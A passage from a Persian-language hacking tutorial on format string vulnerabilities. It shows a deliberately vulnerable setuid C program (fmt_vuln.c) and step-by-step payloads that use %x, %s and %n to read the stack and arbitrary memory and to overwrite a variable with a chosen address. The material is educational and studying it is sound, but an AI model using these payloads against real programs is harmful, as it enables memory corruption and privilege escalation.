تکه بعدی در کد fmt_example.c کاربرد پارامتر فرمت %n را نشان می دهد. پارامتر فرمت %n با تمام پارامترهای فرمت دیگر تفاوت دارد، چرا که بدون نمایش چیزی، داده محتوای خود را در یک متغیر *می نویسد*، درست عکس *خواندن* و نمایش یک مقدار (که در دیگر پارامترها مصداق پیدا می کند). هنگام برخورد یک تابع فرمت به پارامتر فرمت %n، تعداد بایت هایی که تا به حال توسط تابع نوشته شده اند در آدرس آرگومان مربوطه نوشته می شوند. در کد fmt_example، این عمل در دو نقطه اتفاق می افتد و از عملگر آدرس یگانی جهت نوشتن این داده ها به ترتیب در متغیرهای count_one و count_two استفاده شده است. سپس مقادیر به خروجی می روند و معلوم می شود که ۴۶ بایت قبل از اولین و ۱۱۳ بایت قبل از دومین پارامتر %n وجود دارند.

در نهایت مثال پشته در توضیح نقشِ پشته در رابطه با رشته های فرمت مفید واقع می شود:

```
printf("A is %d and is at %08x. B is %u and is at %08x.\n", A, &A, B, &B);
```

هنگام فراخوانی تابع printf()، درست مانند هر تابع دیگر، آرگومان های این تابع به صورت معکوس در پشته قرار می گیرند (push). ابتدا آدرس B، سپس مقدار B، آدرس A، مقدار A و نهایتا آدرس رشته فرمت در پشته قرار می گیرند. در این حالت پشته شبیه به زیر است:

تابع فرمت فقط یک کاراکتر در آن واحد در رشته فرمت جلو می رود. اگر آن کاراکتر شروع یک پارامتر فرمت (که با علامت ٪ تعیین می شود) نباشد، آنگاه به خروجی خواهد رفت. اما اگر به یک پارامتر فرمت روبرو شود، آنگاه عملیات و اقدامات لازم با آرگومان متناظر با آن پارامتر در پشته انجام می شوند.

اما اگر فقط سه آرگومان روی پشته قرار گیرد و یک رشته فرمت از چهار پارامتر فرمت استفاده کند چه اتفاقی می افتد!؟ خط زیر با تابع printf() را طوری تغییر می دهیم تا شرایط فوق برقرار شود:

```
printf("A is %d and is at %08x. B is %u and is at %08x.\n", A, &A, B);
```

می توان با یک ویراشگر یا با استفاده از SED این حالت را بررسی کرد.

```
$ sed -e 's/B, &B)/B)/' fmt_example.c > fmt_example2.c
$ gcc -o fmt_example fmt_example2.c
$ ./fmt_example
[A] Dec: -72, Hex: fffffb8, Unsigned: 4294967224
[B] Dec: 31337, Hex: 7a69, Unsigned: 31337
[field width on B] 3: '31337', 10: '    31337', '00031337'
[string] sample Address bffff970
count_one is located at: bffff964
count_two is located at: bffff960
The number of bytes written up to this point X is being stored in count_one,
and
the number of bytes up to here X is being stored in count_two.
count_one: 46
count_two: 113
A is -72 and is at bffff96c. B is 31337 and is at 00000071.
$
```

نتیجه بررسی 00000071 بدست آمد. سوال این است که چرا و چطور این مقدار بدست آمد؟ جواب این است که چون مقداری بر روی پشته قرار نگرفته بود (push)، لذا تابع فرمت داده را از جایی که آرگومان چهارم می بایستی وجود می داشت استخراج و بهره برداری کرده است (اینکار با اضافه کردن طول آرگومان مورد نظر به اشارگر قاب فعلی انجام می گردد). یعنی آدرس 0x00000071، در حقیقت آدرس اولین مقدار موجود در پائین قاب پشته برای تابع فرمت است.

این نکته مهم و جالب را کاملا به خاطر بسپارید. جالب می شد اگر می توانستیم راهی پیدا کنیم تا *تعداد آرگومان های منتقل شده به یک تابع فرمت* یا *تعداد آرگومان هایی که یک تابع فرمت انتظار دارد* را کنترل کنیم. خوشبختانه

یک خطای برنامه نویسی معمول وجود دارد که اجرای دومین عمل (یعنی کنترل تعداد آرگومان هایی کـه یـک تـابع فرمت انتظار آنرا دارد) را امکان پذیر می سازد.

۲,۹,۲. آسیب پذیری رشته فرمت

گاهی اوقات برنامه نویسان رشته هـا را بـه جـای قالـب printf("%s", string)، بـا قالـب printf(string) بـه چـاپ میرسانند. از لحاظ کارکرد، قالب دوم به خوبی کار می کنند، بطوریکه *آدرس رشته* (به جـای *آدرس رشـته فرمـت* در قالب اول) به تابع فرمت منتقل می شود، سپس تابع در رشته به جلو حرکت کرده و هر کاراکتر را چاپ می کنـد. هـر دو روش در مثال زیر نمایش یافته اند.

```
fmt_vuln.c code
#include <stdlib.h>

int main(int argc, char *argv[])
{
   char text[1024];
   static int test_val = -72;

   if(argc < 2)
   {
      printf("Usage: %s <text to print>\n", argv[0]);
      exit(0);
   }
   strcpy(text, argv[1]);

   printf("The right way:\n");
// The right way to print user-controlled input:
   printf("%s", text);
// -------------------------------------------

   printf("\nThe wrong way:\n");
// The wrong way to print user-controlled input:
   printf(text);
// -------------------------------------------
   printf("\n");
// Debug output
   printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val,
test_val);

   exit(0);
}
```

خروجی زیر نحوه کامپایل و اجرای برنامه fmt_vuln را نشان می دهد.

```
$ gcc -o fmt_vuln fmt_vuln.c
$ sudo chown root.root fmt_vuln
$ sudo chmod u+s fmt_vuln
$ ./fmt_vuln testing
The right way:
testing
The wrong way:
testing
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

به نظر می رسد که هر دو روش با رشته testing به خوبی کار کردند. اما اگر رشته حاوی یک پارامتر فرمت باشد چه اتفاقی می افتد؟ تابع فرمت بایستی پارامتر فرمت را ارزیابی کرده و با اضـافه کـردن بـه اشـارگر قـاب بـه آرگومـان متناظر دست یابد. اما همان طور که قبلا دیدیم اگر آرگومان متناظر تابع در آن مکان وجود نداشته باشد، اضافه شدن به اشارگر قاب سبب ارجاع به یک قطعه از حافظه در یک قاب پشته پیشین می گردد.

```
$ ./fmt_vuln testing%x
```

```
The right way:
testing%x
The wrong way:
testingbffff5a0
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

هنگامی که پارامتر فرمت %x استفاده شد، یک کلمه ۴ بایتی در پشته به حالت هگزادسیمال چاپ شد. این فرآیند را می توان مکررا امتحان کرد تا حافظه پشته را بررسی نمود.

```
$ ./fmt_vuln 'perl -e 'print "%08x."x40;''
The right way:
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
%08x.%08
x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08
x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.
The wrong way:
bffff4e0.000003e8.000003e8.78383025.3830252e.30252e78.252e7838.2e783830.783
83025.38
30252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783
830.7838
3025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e783
8.2e7838
30.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.
252e7838
.2e783830.78383025.3830252e.
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

طرح حافظه پشته پائین تر، به این صورت است. به خاطر داشته باشید که در معماری Little Endian، هر کلمه ۴ بایتی به صورت معکوس وجود دارد. بایت های 0x25، 0x30، 0x38، 0x78 و 0x2e زیاد تکرار شده اند. این بایت ها توجه ما را به خود جلب می کنند.

```
$ printf "\x25\x30\x38\x78\x2e\n"
%08x.
$
```

مشهود است که این بایت ها، حافظه ی خود رشته فرمت هستند. چون تابع فرمت همیشه در بالاترین قاب پشته قرار خواهد داشت، لذا رشته فرمت در هر جایی از پشته که ذخیره شود، مکان آن در پائین از اشارگر قاب فعلی (در یک آدرس حافظه ای بالاتر) تعبیر می شود. از این موضوع می توان برای کنترل آرگومان های تابع فرمت استفاده کرد. اگر پارامترهای فرمتی وجود داشته باشند که داده هایشان از طریق ارجاع (by-Reference) منتقل گردد (مثل %s و %n) آنگاه این موضوع مفید واقع خواه شد.

۲,۹,۳. خواندن آدرس های دلخواه حافظه

پارامتر فرمت %s را می توان جهت خواندن آدرس های دلخواه حافظه استفاده کرد. چون می توان داده های رشته فرمت اصلی را خواند، لذا می توان از بخشی از رشته فرمت اصلی برای ارائه یک آدرس به پارامتر فرمت %s استفاده کرد. این موضوع در زیر بررسی شده است:

```
$ ./fmt_vuln AAAA%08x.%08x.%08x.%08x
The right way:
AAAA%08x.%08x.%08x.%08x
The wrong way:
AAAAbffff590.000003e8.000003e8.41414141
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

چهار بایت 0x41 موجود در خروجی فوق، نشان می دهند که چهارمین پارامتر جهت دریافت داده های خود از ابتدای رشته فرمت خوانده است. اگر چهارمین پارامتر فرمت به جای %x با %s جایگزین شود، تابع فرمت سعی بر

چاپ رشته موجود در آدرس 0x41414141 خواهد کرد. چون این آدرس غیر معتبر است، در نتیجه این عمل سبب کرش کردن برنامه با یک Segmentation Fault می شود. اما اگر یک آدرس حافظه معتبر مورد استفاده قرار گیرد، آنگاه می توان از این فرآیند برای خواندن رشته موجود در آن آدرس حافظه استفاده کرد.

```
$ ./getenvaddr PATH
PATH is located at 0xbffffd10
$ pcalc 0x10 + 4
      20          0x14       0y10100
$ ./fmt_vuln 'printf "\x14\xfd\xff\xbf"'%08x.%08x.%08x%s
The right way:
yáÿ¿%08x.%08x.%08x%s
The wrong way:
yáÿ¿bffff480.00000065.00000000/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/X1
1R6/bin:/
usr/games/bin:/opt/insight/bin:.:/sbin:/usr/sbin:/usr/local/sbin:/home/matr
ix/bin
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
$ ./fmt_vuln 'printf "\x14\xfd\xff\xbf"'%x.%x.%x%s
The right way:
yáÿ¿%x.%x.%x%s
The wrong way:
yáÿ¿bffff490.65.0/bin:/usr/bin:/usr/local/bin:/opt/bin:/usr/X11R6/bin:/usr/
games/bin
:/opt/insight/bin:.:/sbin:/usr/sbin:/usr/local/sbin:/home/matrix/bin
[*] test_val @ 0x08049570 = -72 0xffffffb8
```

در اینجا از برنامه getenvaddr جهت دریافت آدرس متغیر محیطی PATH استفاده گشته است. چون طول نامه برنامه (یعنی fmt_vuln) دو بایت کمتر از نام getenvaddr است، لذا ۴ بایت به آدرس اضافه شده و سپس به دلیل طرح ترتیب بایت، معکوس می شوند. چهارمین پارامتر (%s) از ابتدای رشته فرمت شروع به خواندن می کند، به گمان اینکه این همان آدرسی است که به عنوان آرگومان تابع به آن منتقل شده است. چون آدرس در حقیقت همان آدرس متغیر محیطی PATH است، لذا به همان صورتی چاپ شده است که در صورت انتقال یک اشارگر از متغیرمحیطی به printf() چاپ می شد.

اکنون که فاصله بین *انتهای قاب پشته* و *ابتدای حافظه رشته فرمت* شناخته شده است، می توان آرگومان های طول میدان در پارامترهای فرمت %x را حذف کرد. این پارامترهای فرمت تنها برای بررسی داده ها در حافظه (قدم زدن در حافظه!) مورد نیاز هستند. با استفاده از این تکنیک هر آدرس حافظه را می توان تحت عنوان یک رشته بررسی کرد.

۲,۹,۴. نوشتن در آدرس های دلخواه حافظه

اگر پارامتر فرمت %s را بتوان برای *خواندن* یک آدرس حافظه دلخواه بکار برد، مسلما همان تکنیک را با پارامتر %n می توان به منظور *نوشتن* در یک آدرس حافظه دلخواه بکار برد.

متغیر test_val که آدرس و مقدار آن در جملات اشکال زدایی در برنامه آسیب پذیر fmt_vuln آمده است، مکان مناسبی برای جاینویسی است. متغیر test در آدرس 0x08049570 واقع شده است، لذا با استفاده از یک تکنیک مانند قبل، بایستی قادر به نوشتن در این متغیر باشیم.

```
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%x.%x.%x%n
The right way:
%x.%x.%x%n
The wrong way:
bffff5a0.3e8.3e8
[*] test_val @ 0x08049570 = 20 0x00000014
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%08x.%08x.%08x%n
```

```
The right way:
%08x.%08x.%08x%n
The wrong way:
bffff590.000003e8.000003e8
[*] test_val @ 0x08049570 = 30 0x0000001e
$
```

مشهود است که متغیر test_val را عملا می توان با استفاده از پارامتر فرمت %n جاینویسی کرد. مقدار نتیجه یافته در متغیر test به تعداد بایت های نوشته شده تا قبل از %n بستگی دارد. این مسئله را می توان با تغییر طول میدان کنترل کرد.

```
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%x.%x.%100x%n
The right way:
%x.%x.%100x%n
The wrong way:
bffff5a0.3e8.
                                        3e8
[*] test_val @ 0x08049570 = 117 0x00000075
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%x.%x.%183x%n
The right way:
%x.%x.%183x%n
The wrong way:
bffff5a0.3e8.
                                                3e8
[*] test_val @ 0x08049570 = 200 0x000000c8
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%x.%x.%238x%n
The right way:
%x.%x.%238x%n
The wrong way:
bffff5a0.3e8.

                                    3e8
[*] test_val @ 0x08049570 = 255 0x000000ff
$
```

با دستکاری و تغییر طول میدانِ یکی از پارامترهای فرمت در قبل از %n می توان تعداد فاصله خالی مشخصی (دلخواه) را به رشته اضافه کرد. در نتیجه خروجی دارای تعدادی خط یا فاصله خالی خواهد بود که به همین ترتیب می توان از آنها برای کنترل تعداد بایت های نوشته شده تا قبل از پارامتر فرمت %n استفاده کرد. این خط مشی برای تعداد بایت های کم به خوبی کار می کند، اما برای تعداد بیشتر (مثل آدرس های حافظه) کارکرد نخواهد داشت.

با نگاه به نمایش هگزادسیمال از مقدار test_val، واضح است که میتوان کم ارزش ترین بایت را کنترل کرد. به خاطر داشته باشید که کم ارزش ترین بایت عملا در اولین بایت از کلمه ۴ بایتی قرار گرفته است (به دلیل ترتیب بایت). این نکته را می توان جهت نوشتن یک آدرس کامل استفاده کرد. اگر چهار عمل نوشتن در آدرسهای حافظه متوالی انجام گردد، کم ارزش ترین بایت را می توان در هر یک از کلمات ۴ بایتی نوشت، همان طور که در زیر نیز به تصویر کشیده شده است:

آدرس	*XX XX XX XX*	*حافظه*
0x08049570	AA 00 00 00	اولین عمل نوشتن
0x08049571	BB 00 00 00	دومین عمل نوشتن
0x08049572	CC 00 00 00	سومین عمل نوشتن
0x08049573	DD 00 00 00	چهارمین عمل نوشتن
	AA BB CC DD	نتیجه

به عنوان مثال می خواهیم آدرس 0xDDCCBBAA را در متغیر test بنویسیم. در حافظه، بایستی اولین بایت از متغیر test برابر 0xAA، دومین بایت 0xBB، سومین بایت 0xCC و نهایتا چهارمین بایت برابر با 0xDD باشد. چهار عمل نوشتن در آدرس های 0x08049570، 0x08049571، 0x08049572 و 0x08049573 می تواند این مهم را انجام دهد. اولین عمل نوشتن، مقدار 0x000000aa، دومین عمل نوشتن، مقدار 0x000000bb، سومین عمل، مقدار 0x000000cc و نهایتا چهارمین عمل نوشتن، مقدار 0x000000dd را خواهند نوشت.

اولین عمل نوشتن بایستی آسان باشد.


```
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%x.%x.%x%n
The right way:
%x.%x.%x%n
The wrong way:
bffff5a0.3e8.3e8
[*] test_val @ 0x08049570 = 20 0x00000014
$ pcalc 20 - 3
        17              0x11            0y10001
$ pcalc 0xaa - 17
        153             0x99            0y10011001
$ ./fmt_vuln 'printf "\x70\x95\x04\x08"'%x.%x.%153x%n
The right way:
%x.%x.%153x%n
The wrong way:
bffff5a0.3e8.

                  3e8
[*] test_val @ 0x08049570 = 170 0x000000aa
$
```

بایستی اولین بایت برابر با 0xAA باشد و آخرین پارامتر فرمت %x، نیز بایستی ۳ بایت از 3e8 را به خروجی بفرستد. چون مقدار ۲۰ در متغیر test نوشته شد، لذا اندکی استناد به محاسبات ریاضی نشان می دهد که پارامترهای فرمت قبل از آن، ۱۷ بایت نوشته در خروجی نوشته اند. برای مساوی کردن کم ارزش ترین بایت با مقدار 0xAA، باید کاری کرد که آخرین پارامتر فرمت %x، تعداد ۱۵۳بایت را (به جای ۳ بایت) به خروجی بفرستد. گزینه طول میدان می تواند این تطبیق را به خوبی برای ما ترتیب دهد.

اکنون عمل نوشتن بعدی باید صورت بپذیرد. لذا جهت افزایش تعداد بایت ها به ۱۸۷ بایت (که در هگزادسیمال برابر همان 0xBB است)، یک آرگومان دیگر نیز برای دیگر پارامتر فرمت %x نیاز است. این آرگومان می تواند هر چیزی باشد؛ تنها باید ۴ بایت طول داشته باشد و همچنین باید بعد از اولین آدرس حافظه دلخواه یعنی 0x08049570 قرار گیرد. چون این آرگومان هنوز در حیطه حافظه رشته فرمت است، لذا می توان این مسائل را به سادگی کنترل کرد. مثلا کلمه **JUNK** چهار بایت طول داشته و به خوبی کار می کند.

پس از آن، آدرس بعدی حافظه که باید در آن نوشته شود (یعنی 0x08049771)، بایستی در حافظه قرار گیرد، طوریکه پارامتر فرمت %n بتواند به آن دست یابد. به این صورت ابتدای رشته فرمت بایستی حاوی آدرس حافظه مقصد (یعنی ۴ بایت مربوط به junk) و سپس حاوی آدرس حافظه مقصد بعلاوه یک باشد. اما تمام این بایت های حافظه بوسیله تابع فرمت در خروجی نیز چاپ می شوند، لذا شمارشگر بایت که توسط پارامتر فرمت %n مورد استفاده قرار می گیرد نیز افزایش می یابد.

احتمالا باید قدری بیشتر به ابتدای رشته فرمت فکر شود. هدف نهایی، انجام ۴ عمل نوشتن است. باید به هر عمل نوشتن یک آدرس حافظه منتقل شود و بین همه آنها نیزچهار بایت junk نیاز است تا توان شمارشگر بایت را برای پارامترهای فرمت %n به درستی افزایش داد. اولین پارامتر فرمت %x می تواند از چهار بایت موجود در قبل از رشته فرمت استفاده کند، اما به سه پارامتر باقیمانده باید داده ارائه کنیم. لذا در این رویه ۴ مرحله ای نوشتن، ابتدای رشته فرمت چیزی شبیه به زیر خواهد بود:



اکنون یک بار امتحان کنیم:

```
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x
08"'%x.%
x.%x%n
The right way:
JUNKJUNKJUNK%x.%x.%x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.3e8
[*] test_val @ 0x08049570 = 44 0x0000002c
$ pcalc 44 - 3
        41              0x29            0y101001
$ pcalc 0xaa - 41
        129             0x81            0y10000001
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x
08"'%x.%
x.%129x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.

       3e8
[*] test_val @ 0x08049570 = 170 0x000000aa
$
```

آدرس ها و داده junk در ابتدای رشته فرمت، مقدار مناسب و لازم برای طول میدان برای پارامتر فرمت %x را تغییر می دهند. اما می توان با همان روش قبلی این مقدار را مجددا محاسبه کرد. روش دیگر برای انجام این کار کاستن ۲۴ بایت از مقدار ۱۵۳ بایتی مربوط به طول میدان قبلی است، چرا که شش کلمه ۴ بایتی جدید به ابتدای رشته فرمت اضافه شده اند.

اکنون که حافظه مربوطه در ابتدای رشته فرمت تنظیم شده است، لذا دومین عمل نوشتن ساده به نظر می آید.

```
$ pcalc 0xbb - 0xaa
        17              0x11            0y10001
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x
08"'%x.%
x.%129x%n%17x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n%17x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.

       3e8        4b4e554a
[*] test_val @ 0x08049570 = 48042 0x0000bbaa
$
```

مقدار مورد نظر بعدی برای کم ارزش ترین بایت، مقدار 0xBB است. یک ماشین حساب مبنای ۱۶ نشان می دهد که قبل از پارامتر فرمت بعدی %n، باید ۱۷ بایتِ اضافی قرار گیرد. چون قبلا برای پارامتر فرمت %x، حافظه ی لازم تنظیم شده است، لذا نوشتن ۱۷ بایت اضافی با استفاده از طول میدان به راحتی انجام می پذیرد.

این فرآیند را می توان برای سومین و چهارمین عمل نوشتن نیز تکرار کرد.

```
$ pcalc 0xcc - 0xbb
        17              0x11            0y10001
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x
08"'%x.%
x.%129x%n%17x%n%17x%n
The right way:
```

```
JUNKJUNKJUNK%x.%x.%129x%n%17x%n%17x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

       3e8         4b4e554a         4b4e554a
[*] test_val @ 0x08049570 = 13417386 0x00ccbbaa
$ pcalc 0xdd - 0xcc
        17             0x11          0y10001
$ ./fmt_vuln 'printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04\x
08"'%x.%
x.%129x%n%17x%n%17x%n%17x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n%17x%n%17x%n%17x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

       3e8         4b4e554a         4b4e554a          4b4e554a
[*] test_val @ 0x08049570 = -573785174 0xddccbbaa
$
```

با کنترل کردن کم ارزش ترین بایت و انجام چهار عمل نوشتن، یک آدرس کامل را می توان در هر آدرس حافظه نوشت. باید به خاطر داشت که سه بایت مجود بعد از آدرس هدف نیز با این تکنیک جاینویسی می شوند. این مسئله را می توان با اعلان یک متغیر ایستا و با مقدار اولیه به نام next_val (دقیقا بعد از text_val) و همچنین نمایش این مقدار در خروجی اشکال زدایی سریعا بررسی کرد. می توان تغییرات را با یک ویرایشگر یا اندکی کار با SED انجام داد.

در اینجا متغیر next_val با مقدار 0x11111111، مقدار دهی اولیه شده است، لذا تاثیر عملیات نوشتن بر روی آن آشکار خواهد بود.

```
$ sed -e 's/72;/72, next_val = 0x11111111;/;/@/{h;s/test/next/g;x;G}'
fmt_vuln.c >
fmt_vuln2.c
$ diff fmt_vuln.c fmt_vuln2.c
6c6
`       static int test_val = -72;
---
>       static int test_val = -72, next_val = 0x11111111;
27a28
>       printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val,
next_val);
$ gcc -o fmt_vuln2 fmt_vuln2.c
$ ./fmt_vuln2 test
The right way:
test
The wrong way:
test
[*] test_val @ 0x080495d0 = -72 0xffffffb8
[*] next_val @ 0x080495d4 = 286331153 0x11111111
```

همان طور که در خروجی بالا مشهود است، تغییر در کد سبب تغییر آدرس متغیر test_val نیز شده است. در هر حال مشهود است که در حافظه، متغیر next_val مجاور به متغیر test_val است. نوشتن مجدد یک آدرس با استفاده از آدرس جدید در متغیر test_val تمرین خوبی به نظر می آید.

آخرین بار، یک آدرس ساده یعنی 0xddccbbaa مورد استفاده قرار گرفت. چون هر بایت از بایت قبلی بزرگتر است، لذا افزایش شمارشگر بایت برای هر بایت کار ساده ای است. اما اگر آدرسی مثل 0x0806abcd استفاده شود چه باید کرد؟ با این آدرس، به منظور نوشتن اولین بایت (0xCD) با استفاده از پارامتر فرمت %n، ابتدا باید ۲۰۵ بایت به خروجی ارسال شود. اما آنگاه برای نوشتن بایت بعدی (0xAB) باید ۱۷۱ بایت به خروجی ارسال شود. این مسئله در حالیست که افزایش شمارشگر بایت برای پارامتر فرمت %n ساده است، اما کاهش آن غیرممکن است.

لذا به جای کم کردن ۳۴ از ۲۰۵ می توان مقدار ۲۲۲ را به آن اضافه کرد تا عدد ۴۲۷ حاصل شود که معادل هگزادسیمال آن، 0x1AB خواهد بود. به این صورت می توان کم ارزش ترین بایت (0xAB) را در قالب 0x1AB چرخشش پوششی داد. مجددا می توان در سومین عمل نوشتن، از این تکنیک *چرخش پوششی(wrap around)* برای تنظیم کردن کم ارزش ترین بایت به مقدار0x06 استفاده کرد.

```
$ ./fmt_vuln2 AAAA%x.%x.%x.%x
The right way:
AAAA%x.%x.%x.%x
The wrong way:
AAAAbffff5a0.3e8.3e8.41414141
[*] test_val @ 0x080495d0 = -72 0xffffffb8
[*] next_val @ 0x080495d4 = 286331153 0x11111111
$ ./fmt_vuln2 'printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x
08"'%x.%
x.%x.%n
The right way:
JUNKJUNKJUNK%x.%x.%x.%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.3e8.
[*] test_val @ 0x080495d0 = 45 0x0000002d
[*] next_val @ 0x080495d4 = 286331153 0x11111111
$ pcalc 45 - 3
        42              0x2a            0y101010
$ pcalc 0xcd - 42
        163             0xa3            0y10100011
$ ./fmt_vuln2 'printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x
08"'%x.%
x.%163x.%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.

                                        3e8.
[*] test_val @ 0x080495d0 = 205 0x000000cd
[*] next_val @ 0x080495d4 = 286331153 0x11111111
$
$ pcalc 0xab - 0xcd
        -34             0xffffffde      0y11111111111111111111111111011110
$ pcalc 0x1ab - 0xcd
        222             0xde             0y11011110
$ ./fmt_vuln2 'printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x
08"'%x.%
x.%163x.%n%222x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.

                                        3e8.

                                          4b4e554a
[*] test_val @ 0x080495d0 = 109517 0x0001abcd
[*] next_val @ 0x080495d4 = 286331136 0x11111100
$
$ pcalc 0x06 - 0xab
        -165            0xffffff5b      0y11111111111111111111111101011011
$ pcalc 0x106 - 0xab
        91              0x5b            0y1011011
$ ./fmt_vuln2 'printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x
08"'%x.%
```

```
x.%163x.%n%222x%n%91x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n%91x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

                                        3e8.

                                         4b4e554a

                                                    4b4e554a
[*] test_val @ 0x080495d0 = 33991629 0x0206abcd
[*] next_val @ 0x080495d4 = 286326784 0x11110000
$
```

با هر عمل نوشتن بایت های متغیر next_val **که مجاور متغیر** test_val **هستند جاینویسی می گردند. به نظر می رسد که تکنیک چرخش پوششی کارکرد خوبی در این مواقع دارد، اما بهنگام نوشتن آخرین بایت یک مشکل کوچک رخ می نمایاند.**

```
$ pcalc 0x08 - 0x06
        2               0x2             0y10
$ ./fmt_vuln2 'printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x
08"'%x.%
x.%163x.%n%222x%n%91x%n%2x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n%91x%n%2x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e0.

                                3e8.

                                  4b4e554a
                                                  4b4e554a4b4e554a
[*] test_val @ 0x080495d0 = 235318221 0x0e06abcd
[*] next_val @ 0x080495d4 = 285212674 0x11000002
$
```

چه اتفاقی افتاد؟ فاصله بین 0x06 **و** 0x08 **تنها ۲ بایت است، اما ۸ بایت در خروجی قرار گرفت که در نتیجه آن، پارامتر فرمت** %n **نتیجه خود را در بایت** 0x0e **می نویسد. دلیل این مسئله این است که طول میدان برای پارامتر قالب** %x**، فقط نشان دهنده طول میدان** *کمینه* **است، درحالیکه ۸ بایت باید در خروجی نوشته می شده اند. این مشکل را می توان با یک چرخش پوششی دیگر تعدیل کرد؛ با این حال دانستن محدودیت های گزینه طول میدان خوب است.**

```
$ pcalc 0x108 - 0x06
        258             0x102           0y100000010
$ ./fmt_vuln2 'printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04\x
08"'%x.%
x.%163x.%n%222x%n%91x%n%258x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n%91x%n%258x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

                                3e8.

                                  4b4e554a
                                                  4b4e554a

                                4b4e554a
[*] test_val @ 0x080495d0 = 134654925 0x0806abcd
[*] next_val @ 0x080495d4 = 285212675 0x11000003
$
```

درست همانند قبل، آدرس های مربوطه و داده junk در ابتدای رشته فرمت قرار داده شده و کم ارزش ترین بایت در چهار عمل نوشتن نیز تحت کنترل است تا بتوانیم هر ۴ بایت مربوط به متغیر test_val را جاینویسی کنیم. جهت کاهش مقدار از کم ارزش ترین بایت، می توان از چرخش پوششی بر روی آن بایت استفاده کرد، همچنین هر گونه افزایش مقدار بیشتر از ۸ واحد نیز مجددا از همان تکنیک به طریق مشابهی بهره می برد.

۲,۹,۵. دسترسی مستقیم پارامتر

دسترسی مستقیم پارامتر روشی در راستای ساده تر کردن اکسپلویت های رشته-فرمت است. در اکسپلویت های قبلی، می بایست به طور متوالی در هر یک از آرگومانهای پارامتر فرمت حرکت می شد. این مسئله بهنگام استفاده از چندین پارامتر فرمت %x اجباری بود که بتوان تا زمان دسترسی به ابتدای رشته فرمت در آرگومان های پارامتری حرکت کرد. بعلاوه ماهیت متوالی بودن در این وضعیت، نیاز به کلمات ۴ بایتی junk را ضروری می ساخت تا به این صورت بتوان یک آدرس کامل را در یک محل دلخواه حافظه نوشت.

همان طور که نام این روش بر این مسئله دلالت می کند، *دستیابی مستیم پارامتر (direct parameter access)* امکان دستیابی مستقیم به پارامترها را با استفاده از علامت توصیفی دلار ($) فراهم می سازد. برای مثال عبارت %N$d سبب دستیابی به N امین پارامتر و نمایش آن به صورت یک عدد مبنای ده می شود.

```
